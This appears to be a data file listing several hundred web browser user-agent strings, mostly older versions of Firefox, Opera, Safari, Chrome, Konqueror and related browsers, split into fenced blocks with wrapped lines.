Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.1b3) Gecko/20090305
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9a2) Gecko/20070206 GranParadiso/3.0a2
Mozilla/5.0 (Windows; U; Windows NT 5.1; it-IT; rv:1.9a1) Gecko/20100202 Firefox/3.0.18
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9pre) Gecko/2008032621 Fedora/3.0-
  0.49.cvs20080326.fc9 Minefield/3.0pre
Opera/6.05 (Windows 2000; U) [de]
Opera/6.04 (Windows 98; U) [en-GB]
Mozilla/5.0 (Windows; U; Windows NT 6.0; nl) AppleWebKit/522.11.3 (KHTML, like Gecko)
  Version/3.0 Safari/522.11.3
Mozilla/5.0 (X11; U; Linux i686; nb-NO; rv:1.8.1.3) Gecko/20070310 Firefox/2.0.0.3 (Debian-
  2.0.0.3-1)
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.6) Gecko/20060728
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.2) Gecko/20040803
Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.9.1.7) Gecko/20100104 SeaMonkey/2.0.2
Mozilla/5.0 (X11; U; Linux i686; de; rv:1.9.0.12) Gecko/2009070812 Ubuntu/8.04 (hardy)
  Firefox/3.0.12
Mozilla/5.0 (X11; U; Linux x86_64; de; rv:1.9.1.6) Gecko/20091210 SUSE/2.0.1-1.1.1
  SeaMonkey/2.0.1
Mozilla/5.0 (Windows; U; Windows NT 6.0; ja-JP) AppleWebKit/528+ (KHTML, like Gecko,
  Safari/528.0) Lunascape/5.1.1.0
```

```
Mozilla/5.0 (Windows; U; Windows NT 5.1; ja; rv:1.9.1.9) Gecko/20100331 Firefox/3.5.9
  Lunascape/6.1.4.21478 ( .NET CLR 3.5.30729)
Mozilla/5.0 (Windows NT 5.1; U) Opera 7.03 [de]
Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.0rc3) Gecko/20020523
Mozilla/5.0 (compatible; Konqueror/3.0-rc2; i686 Linux; 20020809)
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9a9pre) Gecko/2007110705
  Minefield/3.0a9pre
Mozilla/5.0 (Windows; U; Windows NT 5.1; pl-PL; rv:1.9a1) Gecko/20060812 SeaMonkey/1.5a
Mozilla/5.0 (compatible; MSIE 9.0; AOL 9.0; Windows NT 6.0; Trident/5.0)
Opera/9.10 (Windows NT 5.1; U; it)
Mozilla/5.0 (X11; U; Linux ppc; da-DK; rv:1.7.12) Gecko/20051010 Firefox/1.0.7 (Ubuntu
  package 1.0.7)
Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9a9pre) Gecko/2007092705
  Minefield/3.0a9pre
Mozilla/5.0 (X11; U; OpenBSD i386; en-US; rv:1.8.1.16) Gecko/20080812 Firefox/2.0.0.16
Opera/9.00 (Windows NT 5.1; U; en)
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; nl-nl) AppleWebKit/418.8 (KHTML, like Gecko)
  Safari/419.3
Mozilla/5.0 (Windows; U; Windows NT 5.1; de; rv:1.9.1.18) Gecko/20110320 SeaMonkey/2.0.13
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.28) Gecko/20120410 Firefox/3.6.28
  Lunascape/6.7.1.25446
Mozilla/5.0 (compatible; Sundance/0.9x)
Mozilla/5.0 (compatible; Konqueror/3.0-rc5; i686 Linux; 20020910)
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.28 (KHTML, like Gecko)
  Version/3.2.2 Safari/525.28.1
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.7.12) Gecko/20051010 Firefox/1.0.4 (Ubuntu
  package 1.0.7)
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.3a) Gecko/20021207 Phoenix/0.5
Mozilla/5.0 (X11; U; Linux i686 (x86_64); en-US) AppleWebKit/532.0 (KHTML, like Gecko)
  Chrome/4.0.202.2 Safari/532.0
Mozilla/5.0 (Windows; U; Windows NT 6.1; es-ES; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3
  GTB7.0 ( .NET CLR 3.5.30729)
Mozilla/5.0 (Windows; U; Win95; de-DE; rv:0.9.2) Gecko/20010726 Netscape6/6.1
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en) AppleWebKit/125.2 (KHTML, like Gecko)
  Safari/125.7
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.2.24) Gecko/20111103
  Firefox/3.6.24
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1b2pre) Gecko/20081026
  Minefield/3.1b2pre
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; nl-nl) AppleWebKit/417.9 (KHTML, like Gecko)
  Safari/417.9.2
Mozilla/5.0 (Windows; U; Windows NT 6.0; bg; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET
  CLR 3.5.30729)
Mozilla/5.0 (X11; U; Linux i686; cs-CZ; rv:1.9.0.16) Gecko/2009121601 Ubuntu/9.04 (jaunty)
  Firefox/3.0.16
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1) Gecko
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en) AppleWebKit/419.2.1 (KHTML, like Gecko) Shiira
  Safari/125
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9a3) Gecko/20070322 GranParadiso/3.0a3
Mozilla/5.0 (compatible; Konqueror/3.1-rc5; i686 Linux; 20020809)
Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.7.13) Gecko/20060414
Mozilla/5.0 (X11; Linux i686; U;) Gecko/20070322 Kazehakase/0.4.7
Mozilla/5.0 (Windows; U; Windows NT 6.0; ja-JP) AppleWebKit/528+ (KHTML, like Gecko,
  Safari/528.0) Lunascape/5.1.1.0
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.20) Gecko/20081217 Firefox(2.0.0.20)
Opera/9.63 (X11; Linux i686; U; de) Presto/2.1.1
Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_5_3; en) AppleWebKit/525.18 (KHTML, like Gecko)
  Version/3.1.1 Safari/525.20
Opera/9.62 (X11; Linux i686; U; Linux Mint; en) Presto/2.1.1
Opera/9.26 (Windows NT 5.1; U; MEGAUPLOAD 2.0; en)
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.3a1pre) Gecko/20090829
  Minefield/3.7a1pre
```

```
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.0.1) Gecko/20020903
Mozilla/5.0 Galeon/1.2.5 (X11; Linux i686; U;) Gecko/20020809
Mozilla/5.0 (compatible; Konqueror/3.0-rc2; i686 Linux; 20020106)
Opera/9.63 (Windows NT 6.0; U; nb) Presto/2.1.1
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.2.13) Gecko/20101206 Red Hat/3.6-3.el4
  Firefox/3.6.13
Mozilla/5.0 (Windows; U; Win98; en-US; rv:1.8a6) Gecko/20050111
Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.7.1) Gecko/20040707
Mozilla/5.0 (Windows; U; Windows NT 5.2; de-AT; rv:1.8.1.21) Gecko/20090403 SeaMonkey/1.1.16
Mozilla/5.0 (X11; U; Linux ppc; en-US; rv:1.8.1.3) Gecko/20070310 Firefox/2.0.0.3 (Debian-
  2.0.0.3-1)
Opera/9.80 (Windows NT 6.0; U; cs) Presto/2.5.22 Version/10.51
Opera/9.23 (Windows NT 5.1; U; pt)
Mozilla/5.0 (Windows NT 6.0) AppleWebKit/535.2 (KHTML, like Gecko) Chrome/15.0.874.120
  Safari/535.2
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 7.1; Trident/5.0)
Mozilla/5.0 (compatible; Konqueror/3.1-rc1; i686 Linux; 20020823)
Opera/9.02 (Windows NT 5.1; U; zh-cn)
Mozilla/5.0 (Macintosh; U; PPC; en-US; rv:1.0.2) Gecko/20021216
Mozilla/5.0 (X11; U; NetBSD sparc64; fr-FR; rv:1.8.1.6) Gecko/20070822 Firefox/2.0.0.6
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_1) AppleWebKit/537.1 (KHTML, like Gecko)
  Chrome/21.0.1200.0 Iron/21.0.1200.0 Safari/537.1
Mozilla/5.0 (Windows; U; Windows NT 5.1; de-DE) Chrome/4.0.223.3 Safari/532.2
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1b3) Gecko/20090305 Firefox/3.1b3
Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-TW) AppleWebKit/533.19.4 (KHTML, like Gecko)
  Version/5.0.2 Safari/533.18.5
Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.8.1.12) Gecko/20080219
  Firefox/2.0.0.12 Navigator/9.0.0.6
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9pre) Gecko/2008041406 Minefield/3.0pre
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.3) Gecko/20100401
  Firefox/3.5.3;MEGAUPLOAD 1.0 ( .NET CLR 3.5.30729)
Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en-US; rv:1.8.0.1) Gecko/20060203 Camino/1.0rc1
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_3; en-US) AppleWebKit/534.16 (KHTML, like
  Gecko) Chrome/10.0.648.133 Safari/534.16
Mozilla/5.0 (X11; U; Linux i686; ru; rv:1.9) Gecko/2008061812 Firefox/3.0
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_8; en-US) AppleWebKit/532.8 (KHTML, like
  Gecko) Chrome/4.0.302.2 Safari/532.8
Mozilla/5.0 (Windows; U; Windows NT 5.1; de-DE; rv:1.8.0.1) Gecko/20060115 K-Meleon/1.0
Mozilla/5.0 (compatible; Konqueror/3.1-rc4; i686 Linux; 20021124)
Mozilla/5.0 (Windows; U; Win98; en-US; rv:1.0.2) Gecko/20021120 Netscape/7.01
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.5) Gecko/20060731 Ubuntu/dapper-security
  Epiphany/2.14 Firefox/1.5.0.5
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.9) Gecko/20061221 Fedora/1.5.0.9-1.fc5
  Firefox/1.5.0.9
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_7; en-US) AppleWebKit/534.13 (KHTML, like
  Gecko) RockMelt/0.9.48.59 Chrome/9.0.597.107 Safari/534.13
Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR
  2.0.50727)
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.1 (KHTML, like Gecko)
  Chrome/4.0.219.0 Safari/532.1
Mozilla/5.0 (Windows; U; Windows NT 5.0; fr; rv:1.8.1.17) Gecko/20080829 Firefox/2.0.0.17
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_2; de-de) AppleWebKit/531.21.8 (KHTML, like
  Gecko) NetNewsWire/3.2.3
Mozilla/5.0 (X11; Linux x86_64; rv:12.0) Gecko/20100101 Debian Iceweasel/14.0
Opera/6.04 (Windows 2000; U) [de]
Mozilla/5.0 (Windows; N; Windows NT 5.1; hu-HU) AppleWebKit/529 (KHTML, like Gecko,
  Safari/529.0) Lunascape/4.9.9.94
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.2 (KHTML, like Gecko) Chrome/22.0.1216.0
  Safari/537.2
Mozilla/5.0 Galeon/1.2.8 (X11; Linux i686; U;) Gecko/20030317
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-us) AppleWebKit/85.7 (KHTML, like Gecko)
  Safari/85.6
```

```
Mozilla/5.0 (Windows; U; Windows NT 5.1; ru-RU; rv:1.9.1.4) Gecko/20091016 Firefox/3.5.4
  (.NET CLR 3.5.30729)
Mozilla/5.0 (X11; U; Linux i686; pl-PL; rv:1.8.1.10) Gecko/20071213 Fedora/2.0.0.10-3.fc8
  Firefox/2.0.0.10
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:12.2.1) Gecko/20120616 Firefox/12.2.1 PaleMoon/12.2.1
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.16) Gecko/20080716 (Gentoo) Galeon/2.0.4
Mozilla/5.0 (X11; CrOS i686 0.13.587) AppleWebKit/535.1 (KHTML, like Gecko)
  Chrome/13.0.782.14 Safari/535.1
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.24 (KHTML, like Gecko) Chrome/11.0.696.3
  Safari/534.24
Mozilla/5.0 (Windows NT 5.2) AppleWebKit/536.5 (KHTML, like Gecko) Iron/19.0.1100.0
  Chrome/19.0.1100.0 Safari/536.5
Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en) AppleWebKit/522.11 (KHTML, like Gecko)
  Version/3.0.2 Safari/522.12
Mozilla/5.0 (X11; U; Linux i686; pl-PL; rv:1.9.0.3) Gecko/2008092510 Ubuntu/8.04 (hardy)
  Firefox/3.0.3
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/532.0 (KHTML, like Gecko)
  Chrome/3.0.196.2 Safari/532.0
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-US) AppleWebKit/125.4 (KHTML, like Gecko, Safari)
  OmniWeb/v563.60
Mozilla/5.0 (X11; Linux amd64) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.24
  Safari/535.1
Mozilla/5.0 (X11; U; Linux i686; de-DE; rv:1.7.6) Gecko/20050322 Firefox/1.0.1
Mozilla/5.0 (Windows; U; Windows NT 5.1; hu-HU) AppleWebKit/528.16 (KHTML, like Gecko)
  Version/4.0 Safari/528.16
Opera/6.04 (Windows 2000; U) [de]
Mozilla/5.0 (X11; U; Linux x86_64; de-de) AppleWebKit/525.1+ (KHTML, like Gecko,
  Safari/525.1+) midori
Mozilla/5.0 (Windows; U; Windows NT 6.0; zh-CN; rv:1.9.2.4) Gecko/20100513 Firefox/3.6.4
Mozilla/5.0 (Windows; U; Win98; de-DE; rv:1.0.2) Gecko/20030208 Netscape/7.02
Mozilla/5.0 (Windows NT 5.1; U; Firefox/3.5; en; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6
  Opera 10.53
Mozilla/5.0 (compatible; Konqueror/3.0-rc6; i686 Linux; 20021106)
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1b4pre) Gecko/20090401 Ubuntu/9.04 (jaunty)
  Shiretoko/3.5b4pre
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1b3pre) Gecko/20081201
  Minefield/3.1b3pre
Mozilla/5.0 (X11; Linux i686; rv:10.0) Gecko/20100101 Firefox/10.0 Iceweasel/10.0
Mozilla/5.0 (compatible; Konqueror/3.0-rc1; i686 Linux; 20020906)
Opera/9.51 (Windows NT 5.1; U; nn)
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.5) Gecko/2008121914 Ubuntu/8.04 (hardy)
  Firefox/3.0.5
Mozilla/5.0 (compatible; Konqueror/3.1; Linux; en)
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.15) Gecko/20101027 Mozilla/5.0 (Windows;
  U; Windows NT 5.2; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/7.0.540.0
  Safari/534.10
Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.3 (KHTML, like Gecko)
  Iron/6.0.475 Chrome/6.0.475.0 Safari/42050816.534
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1b1pre) Gecko/20080913185648
  Minefield/3.1b1pre
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.16) Gecko/20080714 Firefox/2.0.0.16
  Flock/1.2.4
Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.4a) Gecko/20030401
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.66
  Safari/535.11
Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.9.2a1pre) Gecko/20090117
  Minefield/3.2a1pre
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; en-us) AppleWebKit/523.6 (KHTML, like Gecko)
  Version/3.0.3 Safari/523.6
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1b4pre) Gecko/20090409
  Firefox/3.5b4pre
Mozilla/5.0 (compatible; Konqueror/3.1-rc1; i686 Linux; 20021113)
```

```
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; de-de) AppleWebKit/125.2 (KHTML, like Gecko)
  Safari/125.8
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/535.1 (KHTML, like Gecko) Ubuntu/11.04
  Chromium/13.0.782.41 Chrome/13.0.782.41 Safari/535.1
Mozilla/5.0 (X11; U; Linux i686; pl-PL; rv:1.9.0.6) Gecko/2009020911 Ubuntu/8.10 (intrepid)
  Firefox/3.0.6
Mozilla/5.0 (X11; U; Linux i686; pl; rv:1.8.1) Gecko/20061024 Firefox/2.0 (Swiftfox)
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/535.1 (KHTML, like Gecko) Chrome/13.0.782.41
  Safari/535.1
Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; SLCC1; .NET CLR 1.1.4322)
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/534.30 (KHTML, like Gecko) Iron/12.0.750.0
  Chrome/12.0.750.0 Safari/534.30 Lightning/1.0b4pre
Opera/9.10 (Windows NT 5.1; U; fi)
Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-TW) AppleWebKit/525.13 (KHTML, like Gecko)
  Version/3.1 Safari/525.13
Mozilla/5.0 (X11; U; Linux i686; fr; rv:1.9.0.19) Gecko/2011092908 Iceweasel/3.0.6 (Debian-
  3.0.6-3)
Mozilla/5.0 (compatible; Konqueror/3.1-rc4; i686 Linux; 20020420)
Mozilla/5.0 (Macintosh; U; PPC Mac OS X; fr-fr) AppleWebKit/85.7 (KHTML, like Gecko)
  Safari/85.5
Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.8.1.21) Gecko/20090413 SeaMonkey/1.1.16
Mozilla/5.0 (Windows; U; Windows NT 6.0; ko; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET
  CLR 3.5.30729)
Opera/9.80 (Windows NT 6.0; U; nl) Presto/2.6.30 Version/10.60
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_2; es-es) AppleWebKit/525.13 (KHTML, like
  Gecko) Version/3.1 Safari/525.13
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_4; en-US) AppleWebKit/534.1 (KHTML, like
  Gecko) Chrome/6.0.414.0 Safari/534.1
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.3pre) Gecko/20070302
  BonEcho/2.0.0.3pre
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_6; en-US) AppleWebKit/534.16 (KHTML, like
  Gecko) RockMelt/0.9.50.518 Chrome/10.0.648.205 Safari/534.16
Mozilla/5.0 (Windows; U; WinNT4.0; en-US; rv:1.0.2) Gecko/20021120 Netscape/7.01
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.9) Gecko/20071110 Sylera/3.0.20
  SeaMonkey/1.1.6
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.1.19) Gecko/20110518 SeaMonkey/2.0.14
Mozilla/5.0 (X11; U; OpenBSD sparc64; en-CA; rv:1.8.0.2) Gecko/20060429 Firefox/1.5.0.2
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.1) Gecko/20061220 Firefox/2.0.0.1 (Swiftfox)
Mozilla/5.0 (Windows; U; Windows NT 5.1; fr-FR; rv:1.8.1.17) Gecko/20080829 Firefox/2.0.0.17
Mozilla/5.0 (X11; U; Linux i686; de; rv:1.9.2.10) Gecko/20100922 Ubuntu/10.10 (maverick)
  Firefox/3.6.10
Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US) AppleWebKit/531.3 (KHTML, like Gecko)
  Chrome/3.0.193.2 Safari/531.3
Mozilla/5.0 (Windows NT 6.1; U; de; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6 Opera 11.01
Mozilla/5.0 (compatible; Konqueror/3.1-rc3; i686 Linux; 20021004)
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9a2) Gecko/20070206 GranParadiso/3.0a2
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1a1pre) Gecko/2008062005
  Minefield/3.1a1pre
Mozilla/5.0 (Windows; U; Windows NT 5.1; de-AT; rv:1.8.1.4) Gecko/20070509 SeaMonkey/1.1.2
Mozilla/5.0 (X11; U; Linux i686; en-US) AppleWebKit/534.13 (KHTML, like Gecko)
  Chrome/9.0.597.84 Safari/534.13
Mozilla/5.0 (compatible; Konqueror/3.1-rc4; i686 Linux; 20021114)
Mozilla/5.0 (Windows; U; Windows NT 5.1; nl; rv:1.8.0.12) Gecko/20070508 Firefox/1.5.0.12
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.10) Gecko Kazehakase/0.5.4 Debian/0.5.4-
  2.1ubuntu3
Mozilla/5.0 (Windows; U; Windows NT 5.2; rv:1.7.3) Gecko/20041001 Firefox/0.10.1
Mozilla/5.0 (Windows NT 5.1) AppleWebKit/534.30 (KHTML, like Gecko) Chrome/12.0.742.122
  Safari/534.30 ChromePlus/1.6.3.1
```